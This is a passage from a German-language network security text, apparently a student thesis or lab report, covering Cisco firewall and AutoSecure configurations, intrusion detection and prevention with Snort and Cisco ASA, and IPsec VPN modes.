


Abbildung 4.3: Topologie mit Firewall

In der Abbildung 4.3, rechts oben wird angegeben, welcher Traffic zulässig ist und welcher nicht. Dies wird anhand der Konfiguration der Firewall ersichtlich:

```
conf t
!
username cisco password cisco
hostname FW
!
domain-name test.at
crypto key generate rsa
!
banner motd # Zugriff nur fuer autorisierte Admins!#
!
int Ethernet0/0.20
VLAN 20
descr to-VLAN20
nameif inside-20
security-level 100
ip address 10.20.0.254 255.255.255.0
exit
!
```

```
int Ethernet0/0.30
VLAN 30
descr to-VLAN30
nameif inside-30
security-level 100
ip address 10.30.0.254 255.255.255.0
exit
!
int Ethernet0/0
no shut
exit
!
int Ethernet0/1
descr to-WWW-Router
ip address 128.130.176.1 255.255.255.0
nameif outside-WWW
security-level 0
no shut
exit
!
int Ethernet0/2
descr to-DMZ-Router
ip address 192.168.1.254 255.255.255.0
nameif inside-DMZ
security-level 10
no shut
exit
!
access-list natlist20 extended permit tcp host 10.20.0.20 any
   eq www log
access-list natlist20 extended permit udp host 10.20.0.20 any
   eq domain log
access-list natlist20 extended permit tcp host 10.20.0.20 any
   eq domain log
!
access-list natlist30 extended permit tcp host 10.30.0.30 any
   eq www log
access-list natlist30 extended permit udp host 10.30.0.30 any
   eq domain log
access-list natlist30 extended permit tcp host 10.30.0.30 any
   eq domain log
!

access-list DMZIN-NAT extended permit icmp host 192.168.1.1
   host 128.130.176.2 log
access-list DMZIN-NAT extended permit tcp host 192.168.1.1
   host 128.130.176.2 eq www log
!
```

```
global (outside-WWW) 1 interface
nat (inside-20) 1 access-list natlist20
nat (inside-30) 1 access-list natlist30
nat (inside-DMZ) 1 access-list DMZIN-NAT
!
access-list DMZIN extended permit icmp host 192.168.1.1 host
   192.168.1.3 log
access-list DMZIN extended permit icmp host 192.168.1.1 host
   128.130.176.2 log
access-list DMZIN extended deny ip any any log
access-list DMZIN extended deny icmp any any log
!
access-group DMZIN in interface inside-DMZ
!
access-list OUTSIDEIN extended permit icmp host 128.130.176.2
   host 128.130.176.100 log
access-list OUTSIDEIN extended permit tcp any host
   128.130.176.100 eq www log
access-list OUTSIDEIN extended deny ip any any log
access-list OUTSIDEIN extended deny icmp any any log
!
access-group OUTSIDEIN in interface outside-WWW
!
static (inside-DMZ,outside-WWW) 128.130.176.100 192.168.1.1
   netmask 255.255.255.255
static (inside-30,inside-DMZ) 192.168.1.3 10.30.0.30 netmask
   255.255.255.255
!
ssh 10.30.0.30 255.255.255.255 inside-30
aaa authentication ssh console LOCAL // SSH
!
end
```

Listing 4.10: FW-Konfiguration

Maximale Sicherheit

Bei Firewalls und Routern gibt es den Befehl auto secure. Dieser Befehl erhöht die Security des Gerätes auf das Maximum. Das heißt, will man die Einschränkungen entfernen, muss man einzelne Access-Listen entfernen. Der Befehl kann jedoch auch wieder rückgängig gemacht werden, indem die erstellte Datei aus dem Flash gelöscht wird.

Um dieses Kapitel abzuschließen wird ein Konfigurationsbeispiel einer Firewall mittels dem Befehle auto secure gezeigt:

```
HSM-Firewall#auto secure
                --- AutoSecure Configuration ---

*** AutoSecure configuration enhances the security of
```

```
the router, but it will not make it absolutely resistant
to all security attacks ***

AutoSecure will modify the configuration of your device.
All configuration changes will be shown. For a detailed
explanation of how the configuration changes enhance security
and any possible side effects, please refer to Cisco.com for
Autosecure documentation.
At any prompt you may enter '?' for help.
Use ctrl-c to abort this session at any prompt.

Gathering information about the router for AutoSecure

Is this router connected to internet? [no]: y
Enter the number of interfaces facing the internet [1]:

Interface                  IP-Address      OK? Method Status
                Protocol
FastEthernet0/0            unassigned      YES unset
   administratively down down
FastEthernet0/1            unassigned      YES unset
   administratively down down
Serial1/0                  unassigned      YES unset
   administratively down down
Serial1/1                  unassigned      YES unset
   administratively down down
Serial1/2                  unassigned      YES unset
   administratively down down
Serial1/3                  unassigned      YES unset
   administratively down down
Enter the interface name that is facing the internet: Serial1
   /0

Securing Management plane services...

Disabling service finger
Disabling service pad
Disabling udp & tcp small servers
Enabling service password encryption
Enabling service tcp-keepalives-in
Enabling service tcp-keepalives-out
Disabling the cdp protocol

Disabling the bootp server
Disabling the http server
Disabling the finger service
Disabling source routing
Disabling gratuitous arp
```

```
Here is a sample Security Banner to be shown
at every access to device. Modify it to suit your
enterprise requirements.

Authorized Access only
  This system is the property of So-&-So-Enterprise.
  UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED.
  You must have explicit permission to access this
  device. All activities performed on this device
  are logged. Any violations of access policy will result
  in disciplinary action.

Enter the security banner {Put the banner between
k and k, where k is any character}:
k

k
Enable secret is either not configured or
 is the same as enable password
Enter the new enable secret:
Confirm the enable secret :
Enter the new enable password:
Confirm the enable password:

Configuration of local user database
Enter the username:
Enter the password:
Confirm the password:
Configuring AAA local authentication
Configuring Console, Aux and VTY lines for
local authentication, exec-timeout, and transport
Securing device against Login Attacks
Configure the following parameters

Blocking Period when Login Attack detected: 3

Maximum Login failures with the device: 3

Maximum time period for crossing the failed login attempts: 3

Configuring interface specific AutoSecure services
Disabling the following ip services on all interfaces:

 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
```

```
 no ip mask-reply
Disabling mop on Ethernet interfaces

Securing Forwarding plane services...

Enabling CEF (This might impact the memory requirements for
   your platform)
Enabling unicast rpf on all interfaces connected
to internet
Tcp intercept feature is used prevent tcp syn attack
on the servers in the network. Create autosec-tcp-intercept-
   list
to form the list of servers to which the tcp traffic is to
be observed
Enable tcp intercept feature? [yes/no]: y

This is the configuration generated:

no service finger
no service pad
no service udp-small-servers
no service tcp-small-servers
service password-encryption
service tcp-keepalives-in
service tcp-keepalives-out
no cdp run
no ip bootp server
no ip http server
no ip finger
no ip source-route
no ip gratuitous-arps
no ip identd
security passwords min-length 6
security authentication failure rate 10 log
enable secret 5 $1$XGFq$Nq2G8VKVu23Hgj9qv3aJa0
enable password 7 1446405858517AAA25
username hsm password 7 01194F175804575D72
aaa new-model
aaa authentication login local-auth local
line con 0
 login authentication local-auth
 exec-timeout 5 0
 transport output telnet
line aux 0
 login authentication local-auth
 exec-timeout 10 0
 transport output telnet
line vty 0 4
```

```
 login authentication local-auth
 transport input telnet
login block-for 3 attempts 3 within 3
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
logging facility local2
logging trap debugging
service sequence-numbers
logging console critical
logging buffered
interface FastEthernet0/0
 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
 no ip mask-reply
 no mop enabled
interface FastEthernet0/1
 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
 no ip mask-reply
 no mop enabled
interface Serial1/0
 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
 no ip mask-reply
interface Serial1/1
 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
 no ip mask-reply
interface Serial1/2
 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
 no ip mask-reply
interface Serial1/3
 no ip redirects
 no ip proxy-arp
 no ip unreachables
 no ip directed-broadcast
 no ip mask-reply
```

```
ip cef
access-list 100 permit udp any any eq bootpc
interface Serial1/0
 ip verify unicast source reachable-via rx allow-default 100
ip tcp intercept list autosec-tcp-intercept-list
ip tcp intercept drop-mode random
ip tcp intercept watch-timeout 15
ip tcp intercept connection-timeout 3600
ip tcp intercept max-incomplete low 450
ip tcp intercept max-incomplete high 550
!
end
Apply this configuration to running-config? [yes]: y

Applying the config generated to running-config
```

Listing 4.11: Auto Secure

Dieser Befehl sichert jedes Interface ab und erhöht die Sicherheit auf das Maximum. Es werden auch Konfigurationen wie Zugriffsbeschränkungen und maximale Login-Failure gesetzt. Dieser Befehl ist zwar sehr schnell umzusetzen, jedoch sind die Einschränkungen auf ein System so nicht einsetzbar und die Konfiguration muss anschließend manuell abgeändert werden. (vgl.[SDO2008]), (vgl.[CCNA2009])

4.2 Intrusion Detection/Prevention Systeme

Intrusion Detection Systeme (IDS) dienen in erster Linie dazu, Angriffe zu erkennen und den Administrator darüber zu informieren. Es gibt mehrere Arten von ID-Systemen.

Ein hostbasierendes IDS (HIDS) schützt einen einzelnen Rechner, während ein Netzwerk IDS (NIDS) den Traffic eines gesamten Netzwerks untersucht. Es gibt auch Systeme, welche beide Verfahren benutzen. Diese werden Hybride IDS genannt.

Ein HIDS hat den Vorteil, dass es alle Informationen über den jeweiligen Host hat und daher einen Angriff leichter erkennen kann. Es kann beispielsweise erkennen, dass in einer Datei Shellcode[1] für die Rechnerarchitektur des überwachten Systems ist. Außerdem sieht es die Auswirkungen des Angriffs. Ein NIDS hat derartige Informationen nicht. Die Auswirkungen bleiben ihm unbekannt und es muss bereits im Voraus erkennen, was schädlich sein könnte. Allerdings kann ein NIDS mehrere Rechner auf einmal schützen. Außerdem kann ein Angreifer, nachdem er erfolgreich in einen Rechner eingedrungen ist, das HIDS deaktivieren. Um dies beim NIDS zu tun, müsste er den Host, auf dem es läuft übernehmen.

Weiters gibt es mehrere Möglichkeiten, Angriffe zu erkennen. Ein IDS kann anomaliebasierend arbeiten. Hierbei muss definiert werden, was normal ist und was nicht. Abnormale Aktivitäten werden gemeldet. Dieser Ansatz ist für den Einsatz bei einem

[1] siehe 3.13 Shellcode

NIDS meist zu komplex, da nicht jede Art von Traffic bekannt ist und Software-Bugs oder nicht standardkonforme Programme Probleme machen können. Weiters ist der Konfigurationsaufwand relativ hoch. Bei einem HIDS, kann diese Technik jedoch unter Umständen eingesetzt werden. Insbesondere kann das HIDS erkennen, wenn bestimmte Binarys oder Konfigurationsdateien verändert werden.

Eine andere Möglichkeit sind Signaturen. Hierbei werden bekannte Angriffe beschrieben und das IDS vergleicht die aktuelle Aktivität mit diesen Mustern. Stimmt sie überein, wird ein Angriff gemeldet. Dieses Verfahren ist wesentlich einfacher als Anomalieerkennung. Jedoch können so nur bekannte Angriffe gefunden werden und die Signaturen müssen häufig aktualisiert werden. Diese Technik wird meist bei NIDS eingesetzt.

4.2.1 Nachteile

Bei der Konfiguration eines IDS muss man vor allem auf sogenannte „False Positives“ achten. Hierbei wird ein Angriff gemeldet, obwohl keiner stattgefunden hat. Nachdem das IDS ihn nur erkennen, aber nicht verhindern soll, sind einige False Positives nicht besonders tragisch. Allerdings kann ein echter Angriff in einer Flut von False Positives untergehen. Man sollte daher besonders darauf achten, nur Signaturen zu benutzen, welche tatsächlich benötigt werden und nach der Einrichtung des IDS versuchen, die Anzahl der False Positves zu minimieren.

Ein weiteres Problem, das ein IDS mit sich bringt, ist, dass es selbst zum Ziel eines Angriffs werden kann. Ein Angreifer kann beispielsweise versuchen so viel Traffic zu generieren, dass das NIDS nicht mehr mithalten kann und der eigentliche Angriff auf einen Server nicht entdeckt wird. Das IDS muss vor derartigen Denial of Service Angriffen[2] geschützt werden, da man sonst riskiert, die wirkliche Gefahr nicht zu erkennen. Dies lässt sich im Falle von NIDS mit einer Firewall erreichen, welche nur ein bestimmtes Trafficvolumen erlaubt.

Zusätzlich kann der Angreifer auch versuchen zu verhindern, dass der Administrator informiert werden kann. Beispielsweise kann er den Mailserver, über den die Warnungen versendet werden, abfangen oder mit einem IMSI-Catcher die Einrichtung, mit der das IDS eine SMS versendet, stören. Dem Angreifer gelingt es eventuell auch in das System, auf dem das IDS läuft einzudringen. Kann er danach auch die Log-Dateien verändern, wird der Angriff nicht bemerkt.

Um dies zu verhindern, sollte man darauf achten, den Host mit dem IDS speziell zu sichern und Remote-Zugriff nur über eine eigene seperate Leitung zu erlauben. Auch die Infrastruktur für die Meldungen sollte getrennt vom restlichen Produktivnetz sein. Logdateien sollten auf einen gesicherten Rechner geschrieben werden. Idealerweise schreibt dieser sie auf ein Band, welches nicht zurückgespult werden kann, da der Angreifer die Log auch dann nicht verändern kann, wenn er den Logserver kompromittiert. (vgl.[ABOU2010])

[2] siehe 3.8 DoS/DDoS

4.2.2 Implementationen

Es gibt IDS von mehreren Herstellern. Zu den NIDS zählen z.B. „Snort“[3] und „Bro“[4]. Daneben gibt es noch einige kommerzielle NIDS (z.B. von Cisco). Für Snort gibt es frei verfügbare Signaturen und es ist dem Anwender auch möchlich selbst neue zu erstellen.

„OSSEC“[5], „Tripwire“[6] und „Samhain“[7] sind HIDS.

„Prelude-IDS“[8] ist ein Vertreter der Hybriden IDS. Es kann Ausgaben von verschiedenen HIDS und NIDS sammeln, miteinander in Verbindung setzen und danach selbst wiederum Logs und Alarme generieren.

4.2.3 Intrusion Prevention

Ein IDS kann einen Angriff nur erkennen und den Administrator warnen. Bis dieser reagieren kann, ist der Schaden vermutlich bereits angerichtet. Ein Intrusion Prevention System hingegen kann Angriffe erkennen und entsprechende Gegenmaßnahmen einleiten.

Bei einem hostbasierten IPS könnte dies beispielsweise das Beenden bestimmter Prozesse oder das Verweigern von Dateizugriffen sein. Im Netzwerk könnten Firewall-Regeln dynamisch angepasst oder sogar Pakete während sie das IPS passieren verändert werden.

Allerdings sollte man Vorsicht walten lassen, wenn man ein IPS einsetzt. Bei einem IDS stellen False Positives kein allzu großes Problem dar. Bei einem IPS hingegen, können sie die Produktivität beeinträchtigen. Außerdem kann ein Angreifer unter Umständen auch bewirken, dass wichtiger Traffic verworfen wird. Beispielsweise könnte er einen SYN-Flooding-Angriff[9] starten und dabei als Quelle die IP eines DNS-Servers oder eines VPN-Peers benutzen. Wenn das IPS nicht korrekt konfiguriert wurde, könnte es kurzerhand alle Pakete von diesen Adressen verwerfen. Der Angreifer hätte damit erfolgreich einen DoS-Angriff[10] durchgeführt.

Auch sollte man davon absehen, das IPS, sofern dies möglich ist, einen Gegenangriff starten zu lassen. Für einen Angreifer ist es ein leichtes die Quell-IP zu fälschen. Somit könnte er einen kleinen Angriff mit der Adresse des eigentlichen Opfers starten und das IPS würde dann dieses angreifen. Weiters können sich rechtliche Probleme für den Betreiber des IPS ergeben.

Einige Hersteller bieten IPS-Systeme an. Es gibt eine modifizierte Version von Snort namens „Snort-Inline“[11], welche es ermöglicht unter Linux Pakete von der Netfilter-

[3] http://www.snort.org
[4] http://www.bro-ids.org/
[5] http://www.ossec.net/
[6] http://www.tripwire.com/
[7] http://la-samhna.de/samhain/
[8] siehe 6.2 Prelude
[9] siehe 3.6 SYN-Flooding
[10] siehe 3.8 DoS/DDoS
[11] http://snort-inline.sourceforge.net/

Queue zu lesen. Snort-Inline kann dann entscheiden, was mit ihm zu geschehen hat und es sogar verändern. Damit dieser Schutz effektiv ist, sollten alle Pakete, die den Rechner erreichen, verlassen und passieren Snort-Inline erreichen.

```
root@ips ~ # iptables -A INPUT -j NFQUEUE # Pakete an den
   Rechner
root@ips ~ # iptables -A OUTPUT -j NFQUEUE # Pakete von dem
   Rechner
root@ips ~ # iptables -A FORWARD -j NFQUEUE # Pakete, die den
   Rechner passieren
root@ips ~ # snort_inline -Q
```

Listing 4.12: Netfilter-Queue

Die drei Iptables-Befehle, weisen die Firewall an, alle noch nicht akzeptierten oder verworfenen Pakete an die Netfilter-Queue zu senden. Die letzte Zeile startet Snort-Inline und lässt es von der Queue lesen.

Alternativ kann man auch „Snortsam“[12] benutzen, um automatisch die Firewall-Regeln zu verändern, wenn Snort einen Alarm auslöst.

Auch auf der Cisco ASA ist es möglich ein IPS einzurichten. Hierbei werden ein zusätzliches Modul und Signaturen von Cisco benötigt. Danach kann man mithilfe einer Class-Map bestimmen, welcher Traffic das IPS erreicht und ob das IPS, sollte ein Fehler auftreten, sämtlichen Traffic blockieren oder erlauben soll.

```
hsmFirewall(config)# access-list to_ips permit ip any any
hsmFirewall(config)# class-map ips
hsmFirewall(config-cmap)# match access-list to_ips
hsmFirewall(config-cmap)# policy-map ips-policy
hsmFirewall(config-pmap)# class ips
hsmFirewall(config-pmap-c)# ips inline fail-close
hsmFirewall(config-pmap-c)# service-policy ips-policy global
```

Listing 4.13: IPS auf der Cisco ASA

Diese Befehle leiten sämtlichen Traffic, welcher die Firewall passiert, an das IPS weiter. Fällt dieses aus, wird nichts mehr durchgelassen.

[12] http://www.snortsam.net/

4.3 VPN

4.3.1 Einsatzbereiche von VPN-Systemen




Abbildung 4.4: Einsatzbereiche von VPN

Als Beispiel für den Einsatz von VPN's ziehen wir ein Fallbeipiel aus unserem Labor heran. Anhand der Topologie erkennt man, dass die einzelnen Kunden jeweils über ihren Serviceprovider (ISP) an den CIX angebunden sind. Der Verlauf sieht also folgendermaßen aus: Der jeweilige Kunde hat eine Defaultroute in den Carrier. Der Carrier routet den Traffic durch die eingezeichneten VC's (Virtual Channel) zu einem Router des Internet Service Provider, dieser Router hat ebenfalls eine Defaultroute, jedoch nicht wie jetzt benötigt zum CIX, sondern zum Core-Router des ISP. Um dieses Problem zu lösen, kann man Tunnel-Interfaces am Router festlegen. Tunnel-Interfaces

haben den Vorteil, dass sie in der Routingtabelle sichtbar sind und der Traffic somit geteilt werden kann. Es ist somit möglich den Traffic, der vom Kunden kommt, über den Tunnel zum ISP zu leiten und danach über einen anderen Tunnel vom ISP zum CIX, jedoch befinden sich beide Tunnel auf einem Interface.

4.3.2 Funktionsweisen

Ein Virtual Privat Network (VPN), dient dazu, um zwei nicht direkt verbunden Netze miteinander zu verbinden und dafür das öffentliche Netz zu benutzen. Um den ausgetauschten Traffic nicht für jeden sichtbar zu machen, wird der VPN üblicherweise verschlüsselt.

- Overlay-VPN Die Komplexität eines Telekommunikationsnetzes wird schnell sichtbar, anhand der Vielzahl von VPN-Systemen. Es gibt hierzu auch die Einteilung der verschiedenen Funktionsweisen von VPN's. Wenn man das Layer2 overlay VPN betrachtet, sind diese unabhängig vom Layer3 Protokoll beim Kunden, können aber den Traffic aus dem Carrier weiterleiten.
- CPE Based VPNs Ein CPE (Customer Premises Equipment) Based VPN entspricht einem Layer3-overlay VPN. Die Funktionsweise des CPE Based VPNs liegt darin, dass es nur eine Verbindung zwischen zwei Kunden ist und somit der Tunnel auch nur beim Kunden initiiert wird. Das ISP-Netz befindet sich zwischen den beiden Kunden wird aber in diesem Fall nicht beachtet.

Transport Mode

Im Transport Mode wird nur der Datenbereich des Pakets verschlüsselt, jedoch nicht IP-Informationen. Das heißt folgende Teile des Pakets werden verschlüsselt:

- Anwendungsheader
- TCP/UDP Header
- Daten

Der IP-Header wird nicht verschlüsselt, aber durch einen IPSEC-Header erweitert, dieser beinhaltet die notwendigen Informationen für die Verschlüsselung. Vorteil des Transport Mode ist, dass das Paket nicht viel größer wird, jedoch die Sicherheit nicht zur Gänze gegeben ist, da IP-Headerinformationen nicht verschlüsselt sind und somit auch für Angreifer lesbar.




Abbildung 4.5: Transport Mode

Tunnel Mode

Anders als beim Transport Mode, wird beim Tunnel Mode das gesamte IP-Paket verschlüsselt. Das heißt, es werden in diesem VPN-Mode folgende Teile des Pakets verschlüsselt:

- Anwendungsheader
- TCP/UDP Header
- Daten
- Source-IP
- Destination-IP

Der Nachteil ist auf jeden Fall, dass das Paket um einiges größer ist als im Transport Mode, jedoch bietet sich nun die Möglichkeit das Gateway auf die VPN-Funktionalität zu beschränken. Das heißt die Encapsulation findet am Gateway statt und somit können Pakete wie in einem Site-to-Site VPN transportiert werden.




Abbildung 4.6: Tunnel Mode

Bei der Gegenüberstellung in der nachfolgenden Grafik, werden die Vorteile der Modis klar sichtbar. Der Vorteil des Tunnel-Mode ist, dass unabhängig davon, wie viele Geräte sich hinter dem VPN-Gateway befinden, die Konfiguration sich nicht ändert. Außerdem ist es möglich, dass sich die eigentliche Quell- oder Zieladresse auch im Privatadressbereich befinden.

